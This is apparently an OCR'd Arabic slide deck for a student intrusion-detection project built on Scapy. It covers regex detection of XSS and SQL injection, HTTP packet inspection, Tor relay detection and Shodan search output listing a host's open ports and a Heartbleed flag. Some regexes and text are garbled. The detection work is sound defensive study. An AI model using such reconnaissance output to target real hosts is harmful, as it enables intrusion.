3. وجود ثغرة XSS دائمة ضمن الصفحة مكنت المخترق من استغلالها لتنصيب كود الاستغلال وبالتالي حقن كود JS ضمن منطقة ما من صفحة الويب .
4. المستخدم قام بالضغط على رابط يحوي ثغرة XSS غير دائمة ([DOM]-based XSS).
Document Object Model



❖ الهدف من المشروع :


- ~~1. التعريف بـ مكتبة Scapy وكيفية استخدامها~~
- ~~2. التعريف بأشهر هجمات طبقة Data Link وبناء أدوات تستهدف هذه الهجمات~~
- ~~3. بناء أدوات لكشف الهجمات التي تستهدف Data Link Layer~~
- ~~4. التعريف بأشهر هجمات طبقة Application~~
5. بناء أدوات لكشف الهجمات التي تستهدف Application Layer
6. التعريف بشبكة TOR وكيفية كشف الـ Traffic الخاص بها .
7. بناء نظام كشف تطفل يحقق الميزات السابقة .

Web Applications Attack (Detection)

❖ الية الكشف عن هجمات (XSS) :

تم الاعتماد على التعبير الم المنتظمة في الكشف عن هذه الهجمات حيث استخدمنا التعبير الم المنتظمة التي تعتمد إضافة NoScript في حجب الأكواد الخبيثة عن العمل أثناء تصفح الموقع





Go to Anything



ARP_attack.py x Defender.py x DNS_Detect.py x Attacker.py x shodan_search.py x Intro.py x hit.py x Colorfull.py x XSS_SQLI_Parser.py x

(root) > home > Desktop > Final_Framework > XSS_SQLI_Parser.py >

Ln: 1 Col: 1 ASCII ▾ Python ▾

```
16     BOLD = "\033[;1m"
17     REVERSE = "\033[;7m"
18
19 def checking(GET):
20     flag=False
21     xss_1=r"(javascript|vbscript|expression|applet|script|embed|object|iframe|frame|frameset)"
22     xss_2=r"((\%3C|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47))[a-zA-Z0-9\%]+((\%3E)|>)"
23     x0=r"<[^\\w<]*(:[^<>\\\"s*:)?[^\\w<]*(:\\W*s\\W*c\\W*r\\W*i\\W*p\\W*t|\\W*f\\W*o\\W*r\\W*m|\\W*s\\W*t\\W*y\\W*l\\W*e|\\W*s\\W*v\\W*g|\\W*m\\W*a\\W*r\\W*q\\W*u\\W*e\\W*e|(?:\\W*l\\W*i\\W*n"
24     x1=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(?:d(?:e(?:vice(?:orientamo)tion|proximity|found|light)|livery(?:success|err"
25     x2=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(Moz(?:M(?:agnifyGesture(?:Update|Start)?|ouse(?:PixelScroll|Hittest))|S(?:wipeG"
26     x3=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(c(?:o(?:m(?:p(?:osition(?:update|start|end)|mand(?:update)?))|n(?:t(?:rols"
27     x4=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(m(?:o(?:z(?:pointerlock(?:change|error)|?:orientation|time)change|fullscreen?"
28     x5=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(s(?:t(?:a(?:t(?:uschanged|exchange)|lled|rt)|k(?:sessione|comma)nd|op)|e(?:ek(?:"
29     x6=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(b(?:e(?:for(?:e(?:scriptexecu|activa)te|u(?:nload|pdate)|p(?:aste|rint)|c(?:"
30     x7=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(a(?:n(?:imation(?:iteration|start|end)|tennastatechange)|fter(?:scriptexecu|"
31     x8=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(DOM(?:Node(?:Inserted(?:IntoDocument)?|Removed(?:FromDocument)?))|?:CharacterDa"
32     x9=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(r(?:e(?:s(?:u(?:m(?:ing|e)|lt)|ize|et)|adystatechange|pea(?:tEven)?t|movetrack|"
33     x10=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(p(?:op(?:up(?:hid(?:den|ing)|show(?:ing)n)|state)|a(?:ge(?:hide|show)|(?:st|u"
34     x11=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(t(?:ouch(?:le|mo)ve|en(?:ter|d)|cancel|start)|ime(?:update|out)|ransitione"
35     x12=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(u(?:s(?:erproximity|sdreceived)|p(?:gradeneeded|dateready)|n(?:derflow|load)))"
36     x13=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(f(?:o(?:rm(?:change|input)|cus(?:out|in)?|i(?:lterchange|nish)|ailed)))[\\s\\0]"
37     x14=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(l(?:o(?:ad(?:e(?:meta)?data|nd)|start)?|secapture)|evelchange|y)))[\\s\\0]*="
38     x15=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(g(?:amepad(?:dis)?connected|button(?:down|up)|axismove|et)))[\\s\\0]*="
39     x16=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(e(?:n(?:d(?:Event|ed)?abled|ter)|rror(?:update)?|mpeted|xit)))[\\s\\0]*="
40     x17=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(i(?:cc(?:cardlockerror|infochange)|n(?:coming|valid|put))))[\\s\\0]*="
41     x18=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(o(?:ff|n|lin|bsolet)e|verflow(?:changed)?|pen)))[\\s\\0]*="
42     x19=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(SVG(?:Unl|L)oад|Resize|Scroll|Abort|Error|Zoom)))[\\s\\0]*="
43     x20=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(h(?:e(?:adphoneschange|l|dp)|ashchange|olding)))[\\s\\0]*="
44     x21=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(v(?:o(?:lum|ic)e|ersion)change)))[\\s\\0]*="
45     x22=r"(:<\\w[\\s\\S]*[\\s\\0\\V]|['\\'])(:formaction|style|background|src|lowsrc|ping|on(w(?:a(?:it|r)n)ing|heal)|key(?:press|down|up)|(?:AppComman|Loa)d|no(?:update|m"
46
47
48     sql_1=r"((\%27)|('))(select|union|insert|update|delete|replace|truncate)"
49     sql_2=r"((\%27)|('))(\s|\\+|\\%20)*((\%6F)|o|(\%4F))((\%72)|r|(\%52))"
50     sql_3=r"((\%3D)|(=))[\n]*((\%27)|(')|(\\-\\-)|(\\%3B)|(;))"
```

Web Applications Attack (Detection)

- ❖ الية الكشف عن هجمات SQLi : ان اهم محرف في تنفيذ هجمات SQLi هو (') فبدونه لن يستطيع المخترق معرفة هل الموقع مصاب بالثغرة ام لا أيضا يجب ان يتبعه احدى المفردات المستخدمة في لغة SQL مثل (insert, select ,union) بالإضافة بالإضافة للمحارف (= - .) .

```
sql_1=r"((\%27)|(\'))(select|union|insert|update|delete|replace|truncate)"
sql_2=r"((\%27)|(\'))(\s|\+|\%20)*((\%6F)|o|(%4F))((\%72)|r|(\%52))"
sql_3=r"((\%3D)|(=))[\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))"
```

```
def check(packet):


    if packet[TCP].dport == 80 or packet[TCP].sport == 80 :
        if "HTTP/1.1 200 OK" in str(packet[TCP].payload).split("\n")[0]:
            print "this is a web page"
            print "====="
            print ""

        elif "POST" in str(packet[TCP].payload)[:4] and checking(str(packet[TCP].payload).split("\n")[-1]):
            print coloring.GREEN+"[!]" +coloring.RED +"HTTP Method :" +coloring.GREEN+" POST "
            Hacker_info(packet)

#        print str(packet[TCP].payload).split("\n")[0]
#        print "====="
#        print ""

        elif "GET " in str(packet[TCP].payload)[:4] and checking(str(packet[TCP].payload).split("\n")[0]):
            print coloring.GREEN+"[!]" +coloring.RED +"HTTP Method :" +coloring.GREEN+" GET "
            Hacker_info(packet)
#        print str(packet[TCP].payload).split("\n")[0]
#        headers = dict(re.findall(r'(?P<name>,*?);(?P<value>,*?)\r\n', str(packet[TCP].payload)))
#        print "====="
#        print ""
```

Web Applications Attack (Detection)



Scapy

❖ الهدف من المشروع :

1. التعريف بـ مكتبة Scapy وكيفية استخدامها
2. التعريف بأشهر هجمات طبقة Data Link وبناء أدوات تنفذ هذه الهجمات
3. بناء أدوات لكشف الهجمات التي تستهدف Data Link Layer
4. التعريف بأشهر هجمات طبقة Application
5. بناء أدوات لكشف الهجمات التي تستهدف Application Layer
6. التعريف بشبكة TOR وكيفية كشف الـ Traffic الخاص بها .
7. بناء نظام كشف تطفل يحقق الميزات السابقة .

The Onion Router (TOR)

- ❖ ان شبكة Tor هي شبكة من الحواسيب حول العالم التي تمرر الالات بین بعضها البعض بشكل مشفر ابتداء من الحاسب صاحب الطلب انتهاء بالوجهة النهائية والذي يكون اخر جهاز ضمن الشبكة Tor والذي يسمى بعقدة الخروج (Exit Node) وعند هذه العقدة يتم فك تشفير الرسالة ومن ثم توجيهها الى الوجهة المطلوبة.
- ❖ تقريبا يوجد حوالي 6111 عقدة تقوم بتوجيه الالات عبر شبكة Tor وهذه العقد متوزعة عبر العالم وليس ملكا لمنظمة او أي جهة رسمية بل تدار بشكل مباشر من المتطوعين يقدمون السعة (Bandwidth) قدر المستطاع لتأمين السرعة لشبكة , و من المهم معرفة ان ال Relay لا يحتاج لعتاد Hardware خاص او برمجيات خاصة بل هو جهاز حاسوبي قد يكون Smart Phone او Laptop او PC يحوي على برمجيات Tor وبعض الاعدادات لكي يتصرف ك Relay .

The Onion Router (TOR)

- ❖ عناوين مواقع onion . لا يتم تسجيلها بل هي hash من مفتاح عام (النصف الأول من ترميز base32 للمفتاح العام من خوارزمية التشفير SHA-1).
- ❖ في النتيجة سينتج لدينا Domain بـ 16 حرفاً يحوي على الأحرف من (a-z) بشكل lowercase والأرقام من (2 - 7) .
- ❖ عندما يتم كتابة عنوان تابع لشبكة TOR في متصفح TOR لا يتم طلب عنوان IP بل يتم البحث عن (Hidden Service) والتي بإمكان أي متطوع أن يستضيفها .

16 bit { (a-z) (2-7) }



<http://3g2upl4pq6kufc4m.onion>
50



U.S. Immigration and
Customs Enforcement




THIS HIDDEN SITE HAS BEEN SEIZED

as part of a joint law enforcement operation by
the Federal Bureau of Investigation, ICE Homeland Security Investigations,
and European law enforcement agencies acting through Europol and Eurojust

in accordance with the law of European Union member states
and a protective order obtained by the United States Attorney's Office for the Southern District of New York
in coordination with the U.S. Department of Justice's Computer Crime & Intellectual Property Section
Issued pursuant to 18 U.S.C. § 983(j) by the
United States District Court for the Southern District of New York



The Onion Router (TOR) 



WannaCry
is Not Over Yet!

Scapy

fingent.com

52



EXONERA**Tor**

Enter an IP address and date to find out whether that address was used as a Tor relay:

Scapy


IP address

86.59.21.38

Date

mm/dd/yyyy

Search



EXONERA**Tor**

Enter an IP address and date to find out whether that address was used as a Tor relay:

IP address

Date

Summary

Result is positive

We found one or more Tor relays on IP address 198.27.97.223 on or within a day of 2013-12-30 that Tor clients were likely to know.

```
Terminal
File Edit View Search Terminal Help
WARNING: No route found for IPv6 destination :: (no default route?
198.27.97.223 is Tor Relay ←
82.96.35.8 is Tor Relay
212.83.140.45 is Tor Relay
95.211.225.167 is Tor Relay
```

Scapy

Technical details

Looking up IP address 198.27.97.223 on or within one day of 2013-12-30. Tor clients could have selected this or these Tor relays to build circuits.

Timestamp (UTC)

IP address(es)

Identity fingerprint

Nickname

Exit relay



Parrot Terminal

File Edit View Search Terminal Help

[*] Encryption Algorithms : [u' aes256-ctr aes256-cbc aes192-ctr aes192-cbc aes128-ctr aes128-cbc cast128-ctr cast128-cbc blowfish-ctr blowfish-cbc 3des-ctr 3des-cbc'] =====

Vulns: !CVE-2014-0160

The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

[!] 198.148.81.138:22

SSH-2.0-OpenSSH_5.8p1_hpnl3v10 FreeBSD-20110102

[*] MAC Algorithms : [u' hmac-sha1 hmac-md5']

[*] Kex Algorithms : [u' diffie-hellman-group1-sha1']

[*] Server Host Key Algorithms : [u' ssh-rsa']

[*] Key type : ssh-rsa

[*] Compression Algorithms : [u' none zlib']

[*] Key : [u' AAAAB3NzaC1yc2EAAAQABAAAQDjXWpU0kmmIJjouhE8ZC6N+7wdCASpKBrX66S01xB30UNBi4E9SlThsPPcPjJprdy+HXu+o8T0NwVPdEkiYH4v8Ygde5cRiX4jHAitKMLQANMLhbKWsCzyhFdI8S1VcBk4cgW/+Csx/3oSg3PPH6hXBMu7ZItKfFN+g1wVQWszJw==']

[*] Fingerprint : ad:6e:25:e3:32:de:65:66:19:95:b7:54:1f:45:3b:ef

[*] Encryption Algorithms : [u' aes256-ctr aes256-cbc aes192-ctr aes192-cbc aes128-ctr aes128-cbc cast128-ctr cast128-cbc blowfish-ctr blowfish-cbc 3des-ctr 3des-cbc'] =====

Vulns: !CVE-2014-0160

The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

IP	Ports	Organization	Country	City	Postal code	Area Code	Latitude	Longitude	ASN	HostName
198.148.81.136	[80, 22, 443]	Sharktech	United States	Denver	80202	303	39.7525	-104.9995	AS46844	[u'hackthissite.org']
198.148.81.137	[80, 22, 443]	Sharktech	United States	Denver	80202	303	39.7525	-104.9995	AS46844	[u'hackthissite.org']
198.148.81.139	[443, 80]	Sharktech	United States	Denver	80202	303	39.7525	-104.9995	AS46844	[u'hackthissite.org']
198.148.81.135	[443, 80, 22]	Sharktech	United States	Denver	80202	303	39.7525	-104.9995	AS46844	[u'hackthissite.org']
198.148.81.138	[22, 443]	Sharktech	United States	Denver	80202	303	39.7525	-104.9995	AS46844	[u'hackthissite.org']

[root@parrot]~[/home] /Desktop/Final_Framework]

#



shodan_search.py (~/D...

Parrot Terminal

